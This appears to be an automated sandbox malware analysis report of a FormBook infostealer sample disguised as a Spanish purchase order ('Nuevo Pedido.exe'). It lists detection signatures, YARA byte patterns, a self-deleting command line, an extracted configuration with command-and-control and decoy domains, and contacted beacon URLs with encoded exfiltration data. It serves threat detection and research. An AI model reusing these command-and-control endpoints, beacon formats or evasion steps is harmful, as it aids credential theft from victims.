ID: 528617
Sample Name: Nuevo Pedido.exe
Cookbook: default.jbs
Time: 15:08:16
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Nuevo Pedido.exe

Overview


General Information

Sample Name:	Nuevo Pedido.exe
Analysis ID:	528617
MD5:	159c46c59cd8ec…
SHA1:	e76f6dc42b06e70.
SHA256:	7f91403a34cde3f..
Tags:	exe Formbook xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Self deletion via cmd delete
- .NET source code contains potentia…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- Nuevo Pedido.exe (PID: 6320 cmdline: "C:\Users\user\Desktop\Nuevo Pedido.exe" MD5: 159C46C59CD8ECB7A2BCE707DE1BC370)
  - Nuevo Pedido.exe (PID: 6464 cmdline: C:\Users\user\Desktop\Nuevo Pedido.exe MD5: 159C46C59CD8ECB7A2BCE707DE1BC370)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 6536 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 6420 cmdline: /c del "C:\Users\user\Desktop\Nuevo Pedido.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6668 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.spoiledzone.com/udeh/"
  ],
  "decoy": [
    "pimpyoursmile.com",
    "mibikeshops.com",
    "blueprintroslyn.com",
    "onlinedatingthaiweb.com",
    "filmweltruhr.com",
    "apprigutimaunrpgroup.com",
    "prolineautoservices.com",
    "thejohnmatt.com",
    "predialisbolivia.com",
    "pittsburghdata.center",
    "janeflwr.com",
    "usxigroup.com",
    "canurfaliogli.net",
    "securebankofamericalog.site",
    "concernedclimatecitizen.com",
    "756256.xyz",
    "blaclyteproductions.com",
    "chaturey.com",
    "mesoftbilisim.com",
    "crochetastitch.com",
    "biggirlrantz.com",
    "trenddoffical.com",
    "eureka.quest",
    "syuanbao.com",
    "auspicious.tech",
    "mypc.host",
    "hemeishun.com",
    "3973rollingvalleydrive.com",
    "lovebydarius.store",
    "z1liner.com",
    "pspoint.com",
    "skincell-advanced.website",
    "937281.com",
    "mygranitepro.com",
    "masterlotz.com",
    "electricidadygasmx.com",
    "mmcyxx.com",
    "fixmetech.com",
    "teesworkshop.com",
    "topshelfbudshop.com",
    "ccnet.club",
    "myfranciscanshoe.com",
    "kyrstensinema2024.com",
    "selectioncoeur.com",
    "nrgd1.club",
    "qzttb.net",
    "ouidles.com",
    "royaldears.com",
    "downingmunroe.online",
    "seawooenc.com",
    "flagfootballcoaches.com",
    "tremblock.com",
    "finsits.com",
    "rcepjobs.com",
    "web-control.biz",
    "notvaccinatedjobs.com",
    "glueandstack.com",
    "modularbuildingsolutions.net",
    "sosibibyslot.website",
    "dragonmodz.net",
    "turkishdelightday.xyz",
    "dentalhealth24.com",
    "celtabet153.xyz",
    "pigsandbees.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000010.00000002.500385499.0000000000A10000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000010.00000002.500385499.0000000000A10000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.Nuevo Pedido.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.Nuevo Pedido.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.0.Nuevo Pedido.exe.400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cd9:$sqlite3step: 68 34 1C 7B E1 • 0x15dec:$sqlite3step: 68 34 1C 7B E1 • 0x15d08:$sqlite3text: 68 38 2A 90 C5 • 0x15e2d:$sqlite3text: 68 38 2A 90 C5 • 0x15d1b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e43:$sqlite3blob: 68 53 D8 7F 8C
0.2.Nuevo Pedido.exe.2dd8e9c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
3.0.Nuevo Pedido.exe.400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- .NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

- Self deletion via cmd delete

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Nuevo Pedido.exe	33%	Virustotal		Browse
Nuevo Pedido.exe	33%	ReversingLabs	Win32.Trojan.FormBook	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.Nuevo Pedido.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.Nuevo Pedido.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.Nuevo Pedido.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.Nuevo Pedido.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
thejohnmatt.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.downingmunroe.online/udeh/?2dYxhfjx=XsaaYVs5B+09RIkVBuB9uz7A4nUjKuiPTgX8t5JQ0XDGnKq9QQr8GjRKS5XBt9MDEtTg&s6AD=5jltOBY8-rN	0%	Avira URL Cloud	safe	
http://www.thejohnmatt.com/udeh/?2dYxhfjx=ov0JDamFDTMX/NINQ6dXBWp9D4Bna97YEIhf43toIE+QttJEvvSyuVruiBSF6Ny2F/6R&s6AD=5jltOBY8-rN	0%	Avira URL Cloud	safe	
http://www.onlinedatingthaiweb.com/udeh/?2dYxhfjx=WESqUOlrd4N7F4Vkh8SPM0KezyJ+WDn1u3Qqm333AtEi2E+6MV6LR8TxaNrvEi0KysNf&s6AD=5jltOBY8-rN	0%	Avira URL Cloud	safe	
http://www.rcepjobs.com	0%	Avira URL Cloud	safe	
www.spoiledzone.com/udeh/	0%	Avira URL Cloud	safe	
http://www.rcepjobs.com/udeh/?2dYxhfjx=Sh2Frx7Ne5Gbf0GZF0aHN0EyZlj99LhHOr4v0jLu0VOTkpyLoQ3tHVxja8cQ+qoaRshC&s6AD=5jltOBY8-rN	0%	Avira URL Cloud	safe	
http://www.tremblock.com/udeh/?2dYxhfjx=E9wG6DB+gJGrCrA7N2npAfbzd/MNcvRP0YSWLCgDnz2mMEe2tMuLmGDUaa3MX32MwTcI&s6AD=5jltOBY8-rN	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.rcepjobs.com	3.64.163.50	true	true		unknown
www.tremblock.com	185.53.178.53	true	true		unknown
thejohnmatt.com	192.232.250.147	true	true	• 0%, Virustotal, Browse	unknown
www.downingmunroe.online	209.17.116.163	true	true		unknown
www.onlinedatingthaiweb.com	185.53.179.91	true	true		unknown
www.sosibibyslot.website	unknown	unknown	true		unknown
www.securebankofamericalog.site	unknown	unknown	true		unknown
www.thejohnmatt.com	unknown	unknown	true		unknown
www.trenddoffical.com	unknown	unknown	true		unknown
www.blueprintroslyn.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.downingmunroe.online/udeh/?2dYxhfjx=XsaaYVs5B+09RIkVBuB9uz7A4nUjKuiPTgX8t5JQ0XDGnKq9QQr8GjRKS5XBt9MDEtTg&s6AD=5jltOBY8-rN	true	• Avira URL Cloud: safe	unknown
http://www.thejohnmatt.com/udeh/?2dYxhfjx=ov0JDamFDTMX/NINQ6dXBWp9D4Bna97YEIhf43toIE+QttJEvvSyuVruiBSF6Ny2F/6R&s6AD=5jltOBY8-rN	true	• Avira URL Cloud: safe	unknown
http://www.onlinedatingthaiweb.com/udeh/?2dYxhfjx=WESqUOlrd4N7F4Vkh8SPM0KezyJ+WDn1u3Qqm333AtEi2E+6MV6LR8TxaNrvEi0KysNf&s6AD=5jltOBY8-rN	true	• Avira URL Cloud: safe	unknown
www.spoiledzone.com/udeh/	true	• Avira URL Cloud: safe	low
http://www.rcepjobs.com/udeh/?2dYxhfjx=Sh2Frx7Ne5Gbf0GZF0aHN0EyZlj99LhHOr4v0jLu0VOTkpyLoQ3tHVxja8cQ+qoaRshC&s6AD=5jltOBY8-rN	true	• Avira URL Cloud: safe	unknown
http://www.tremblock.com/udeh/?2dYxhfjx=E9wG6DB+gJGrCrA7N2npAfbzd/MNcvRP0YSWLCgDnz2mMEe2tMuLmGDUaa3MX32MwTcI&s6AD=5jltOBY8-rN	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.53.179.91	www.onlinedatingthaiweb.com	Germany		61969	TEAMINTERNET-ASDE	true
192.232.250.147	thejohnmatt.com	United States		46606	UNIFIEDLAYER-AS-1US	true
185.53.178.53	www.tremblock.com	Germany		61969	TEAMINTERNET-ASDE	true
3.64.163.50	www.rcepjobs.com	United States		16509	AMAZON-02US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.17.116.163	www.downingmunroe.online	United States		55002	DEFENSE-NETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528617
Start date:	25.11.2021
Start time:	15:08:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Nuevo Pedido.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@11/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.3% (good quality ratio 16.3%) • Quality average: 73% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:09:08	API Interceptor	22x Sleep call for process: Nuevo Pedido.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.53.178.53	Ciikfddtznhxmtqufdujkifxwmwhrfjkcl_Signed_.exe	Get hash	malicious	Browse	• www.reversefi.com/qd8i/?xPWH_=LVz4vpXpDf7DLZ&Qp=rcvYkRDnIzNpt4g8o0sJvmmwZ0UwnLmi+6Qa0PCW1CpRdD+roYdanzHZdYMyqKoDIjqk
	PO210119.exe.exe	Get hash	malicious	Browse	• www.tickets2usa.com/2kf/?xPGHVhT0=smpWEJEJTDw4K5WH6R9AAVYOZ8RNDQzAgTDDGy5VZzc1L6k/PvhBcdPX0Lmk5MLprvOJ&9r4P2=J484
	http://office.es	Get hash	malicious	Browse	• office.es/favicon.ico
3.64.163.50	Zr26f1rL6r.exe	Get hash	malicious	Browse	• www.inklusion.online/n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z
	xDG1WDcl0o.exe	Get hash	malicious	Browse	• www.warriorsouls.com/imnt/?w4=173jVSvDSoGUE2AW1ivoK5ykCyKPADg/LonPGNHNCQX2BYegbwJ7vTJYHkxtjawzsEfN&nHNxLR=Q48l
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• www.evaccines.com/s3f1/?0v=mbzqDKJ3zGVZXRXzBR45Cgdnnesr2+nRJSwniRIMGUaPxNPQA+ji5LfWApDcm/CqO18J&kTGXE2=5jpDxBr8jNJ0VnGP
	Xl1gbEIo0b.exe	Get hash	malicious	Browse	• www.teachermeta.com/btn2/?nRk=QvINNIMzsRYf/0qmivF6Dmovk+WpXAaZUAI4egrxWGuGQnhzgyC+G4dLS9x+/CyjCjh9&sFN0Yx=JL0hlxBhSB
	Rev_NN doccument.doc	Get hash	malicious	Browse	• www.brettneoheroes.com/e6b3/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	202111161629639000582.exe	Get hash	malicious	Browse	• www.sketchnfts.com/wkgp/?4h5=jdmv8BZZ/B46r0we2YWB0KZ3uGSoSKuz6a4pN1QKcZ2F8xRxcAMtTOc/gzvsbCezLg9G&2dX=P6APITtHDX2tmpK
	Ez6r9fZIXc.exe	Get hash	malicious	Browse	• www.battlegroundxr.com/ad6n/?G8a0vHm=ZcTQfm3E3Bis9O+U1J+3C+jUHMxN8jyTuxkjib6Q0pkS+Pn4CLfVing+78WMbf+swImY&6lrHq=5jktfN6hH6
	New Order INQ211118.exe	Get hash	malicious	Browse	• www.cleversights.com/ng6c/?JBGdjn1=EPV2/NoACT8dHOR9v1gyCHceGsyPjrlJM+UK8aQEsksszMl224UALhiEE2fgJmZ+elx&8pB8=1bqLQxdXG
	Quote.exe	Get hash	malicious	Browse	• www.sandspringsramblers.com/g2fg/?1btd=IfCDV&CTEp9H=ge+LGbGWprSeotpzV0+Q+kydhBjB2swQkk5yFtO6ceAAyVR8yEXyjgFWO6AISkVeqI4m
	111821 New Order_xlxs.exe	Get hash	malicious	Browse	• www.methodicalservices.com/oae0/?UDKtfT=0pSD8r20Ixf8_&9rGxtBkx=0YzjOyVp+Yb6xacNTkTkmGCYCJkm2COrsGtOu7+4k+P6CiNE0Q3WT0+8/3B2OogfveoZ
	rEC0x536o5.exe	Get hash	malicious	Browse	• www.evaccines.com/s3f1/?XZeT=mbzqDKJ3zGVZXRXzBR45Cgdnnesr2+nRJSwniRIMGUaPxNPQA+ji5LfWApDcm/CqO18J&_dIpGp=dTiPIlmXgVLtX
	Booking Confirmation 548464656_pdf.exe	Get hash	malicious	Browse	• www.metaversealive.com/cfb2/?4hGdfRT=Agu3xtL1ZQO5CFfrtHOGjgVP3skWkN/ViqH4UJ4za8OjNS089a88X4B7IihWeXraBDmd&2dM4Gf=e4hhCbFxvtz0ztm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order Ref No_ Q51100732.xlsx	Get hash	malicious	Browse	• www.fondoflouisville.com/dyh6/?NL0hl=kQyzM0WIn+3leUBi0Wmn3eENdAam7BCJPPELL5jXxpKBYvrw3jMhvOGuqF2XIvtdQ71vEA==&v2M=r0DdC04HWpDX
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• www.inklusion.online/n8ds/?9rJT=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&at=WtR4GZm
	order-2021-PO.Pdf.exe	Get hash	malicious	Browse	• www.godrejs-windsor.com/vocn/?5jYXyzb=pnITJGUzE5gMj2POSUsxOYM9XX/o1stqBdRTzx6fWnpbF/A27HO5FUQYdB9AbrLCdWzy&IL08W8=d6AXkVBHUjyXZ
	Inquiry Sheet.doc	Get hash	malicious	Browse	• www.babehairboutique.com/cy88/?7nLpW=-ZKlyLs0ebYdGfJ&QZ=K8MP/gXd9fA79gQ3nARZg5fl4N3QoqdUhkC4TU9uNhwqyFbAVwd8tffptZPcvcemife8Lg==
	PO-No 243563746 Sorg.exe	Get hash	malicious	Browse	• www.webmakers.xyz/seqa/?tvv=ihZT8RaXnH5DP6&R48TL=PArQXewhCLQ/aGYQG57zH1nhkqDi1nj517Xyl5njozHkl0sb3Vjromuzr7tZwLe6Yf/2
	ORDER REMINDER.doc	Get hash	malicious	Browse	• www.quetaylor.com/zaip/?r2JPlFDH=HAqh6cOe6LTcTwCBF16MZHaJ4csidjMHsZ2CzJlUzLX8i4OfANm4LybqNg7cEAPcNuVe8g==&Ozu8Z=qxoHsxEPs4u

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order Specification.doc	Get hash	malicious	Browse	• www.vestamobile.com/c28n/?-ZI=BwxsM8rRu+R6ZjIadp4KdiQptkWWHTzqe5Z/ld4s21xj8K8eoUYG89NnPoNyzSQIYa401Q==&Rnjl=fpapUTW
